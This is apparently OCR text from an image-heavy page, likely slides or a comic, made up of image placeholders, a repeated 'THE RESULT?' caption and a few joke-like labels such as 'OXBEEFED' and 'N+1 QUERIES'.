
THE RESULT?





THE RESULT?





THE RESULT?


THE RESULT?



THE RESULT?



SNORLHAX



BONSOIRD



OXBEEFED

N+1 QUERIES

PRESENCE WILD

